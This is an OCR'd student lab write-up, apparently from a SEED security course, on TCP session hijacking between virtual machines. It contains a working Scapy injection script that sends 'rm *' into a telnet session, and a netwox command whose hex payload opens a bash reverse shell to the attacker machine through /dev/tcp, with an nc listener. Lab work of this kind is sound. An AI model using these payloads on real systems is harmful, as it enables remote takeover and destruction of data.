


Henceforth, the file is erased (on the server machine, 10.0.2.14).


Below is the output of the command on its activation over the attacker machine (10.0.2.8)



On the victim machine:



A mere screenshot is quite futile to explain the impact of this attack on the victim's terminal. But it's observed that, if an attempt is made to access the telnet program, it's unresponsive to any typing that's performed. In short, the terminal freezes. The below Wireshark capture explains the reason. The injected data sent by the attacker messes up the sequence number from client to server and hence the connection freezes.



Packets 153 to 156 is where the disruptions occurred.

The same attack is done with the aid of a python programme:


Once again, the file is recreated.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$ gedit new.txt
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$ cat new.txt
Hello there!
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$
```


The server machine (10.0.2.14)

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ telnet 10.0.2.14
Trying 10.0.2.14...
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Sep 23 12:09:25 EDT 2021 from 10.0.2.13 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cd Desktop/
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$ cat new.txt
Hello there!
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$
```

Connecting to the telnet server (10.0.2.14) from 10.0.2.13



Packet number 144 is the chosen one. Below are the details.



The next sequence number is calculated by the addition of the sequence number with the segment length.

⇒ Next Seq. Number = 2558603540 + 0 = 2558603540

Source Port: 40996

TCP Segment Len: 0

Sequence number: 2558603540

Acknowledgment number: 475862963

The programme:

HJKTELNET.py

```
1   #!/usr/bin/python
2   import sys
3   from scapy.all import *
4   print("Sending session hijacking packet ")
5   IPLayer = IP(src="10.0.2.13" , dst="10.0.2.14")
6   TCPLayer = TCP(sport=40996, dport=23,flags="A", seq=2558603540, ack=475862963)
7   Data = "\r rm *\n\r"
8   pkt = IPLayer/TCPLayer/Data
9   ls(pkt)
10  send(pkt,verbose=0)
```

In this programme, from the Wireshark packet capture results, the source port (`sport`) and the next sequence number (`seq`) are set to 40996 and, 2558603540 respectively. The acknowledgement number is (`ack`), 475862963. '`A`' in the '`flags`' variable symbolises that it's a session hijacking action to be performed. Ultimately, the packet is delivered to the server machine, (10.0.2.14) from the client machine (10.0.2.13) by the attacker machine (10.0.2.8).

On the attacker machine, the programme (10.0.2.8) is executed.

The command: `sudo python HJKTELNET.py`


```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo python HJKTELNET.py
Sending session hijacking packet
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.13'     (None)
dst        : DestIPField                      = '10.0.2.14'     (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 40996           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 2558603540L     (0)
ack        : IntField                         = 475862963       (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
--
load       : StrField                         = '\r rm *\n\r'   ('')
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

On the server machine, the file gets erased:


```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$ cat new.txt
cat: new.txt: No such file or directory
seed_PES2UG19CS052_Anurag.R.Simha@Server:~/Desktop$
```

Q. Show that on executing the script, the packet is sent to the server which freezes the telnet communication.

On the client machine, the terminal freezes:



Here are the readings obtained on the Wireshark packet capture tool:




Task 5: Creating a Reverse Shell using TCP Session Hijacking


The objective of this task is to run a reverse shell from the victim machine to give the attacker the shell access to the victim machine after hijacking a TCP session using netwox and scapy. Reverse shell is a shell process running on a remote machine once it has been compromised.

With a Wireshark packet capture running in the attacker machine, to the server machine, a telnet connection is made from the client machine.

The command: `telnet 10.0.2.14`



On the victim machine (10.0.2.13)




From the Wireshark packet capture on the attacker machine (10.0.2.8), the fifty-ninth packet is chosen.

The following details are to be taken into count:

1. Source port
2. TCP Segment length
3. Sequence number
4. Acknowledgement number

Here are the details:



Source Port: 52776

TCP Segment Len: 0

Sequence number: 912417322

Acknowledgment number: 3990595414

⇒ Next seq. number = Seq. number + TCP segment length = 912417322 + 0 = 912417322

Now, the command below is executed on the attacker machine:

```
sudo netwox 40 --ip4-src "10.0.2.13" --ip4-dst
"10.0.2.14" --ip4-ttl 64 --tcp-dst 23 --tcp-src
"52776" --tcp-seqnum "912417322" --tcp-window 2000 --
```

```
tcp-ack --tcp-acknum "3990595414" --tcp-data
"0d0a2f62696e2f62617368202d69203e202f6465762f7463702f
31302e302e322e382f3930393020323e263120303c26310d0a"
```


Here, the hexadecimal value in the data field in its ASCII form is,

```
<new_line>
/bin/bash -i > /dev/tcp/10.0.2.8/9090 2>&1 0<&1
<new_line>
```

Where, 10.0.2.8 is the IP address of the attacker machine.

A netcat listener is left running on one terminal of the attacker machine, awaiting a reverse shell connection.

The command: `nc -lv 9090`



This is what is observed on activating the command:

On the other terminal where netcat was running, a triumphant reverse shell connection is established.

A verification is performed with the IP address.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.14] port 9090 [tcp/*] accepted (family 2, sport 43638)
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:353 errors:0 dropped:0 overruns:0 frame:0
          TX packets:298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32834 (32.8 KB)  TX bytes:30446 (30.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:158 errors:0 dropped:0 overruns:0 frame:0
          TX packets:158 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:26118 (26.1 KB)  TX bytes:26118 (26.1 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```


On the attacker machine (10.0.2.8)

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:357 errors:0 dropped:0 overruns:0 frame:0
          TX packets:302 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33086 (33.0 KB)  TX bytes:31624 (31.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:158 errors:0 dropped:0 overruns:0 frame:0
          TX packets:158 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:26118 (26.1 KB)  TX bytes:26118 (26.1 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

On the server machine (10.0.2.14)

A couple of packets on a Wireshark capture manifested the observation made.

In the image below, packets 111 to 115 are the hijacked packets.



109	2021-09-25 13:55:55.0852951…	10.0.2.14	10.0.2.8	TCP	110 43638 → 9090 [PSH, ACK] Seq=1656648642 Ac…
110	2021-09-25 13:55:55.0853215…	10.0.2.8	10.0.2.14	TCP	66 9090 → 43638 [ACK] Seq=2594781206 Ack=165…
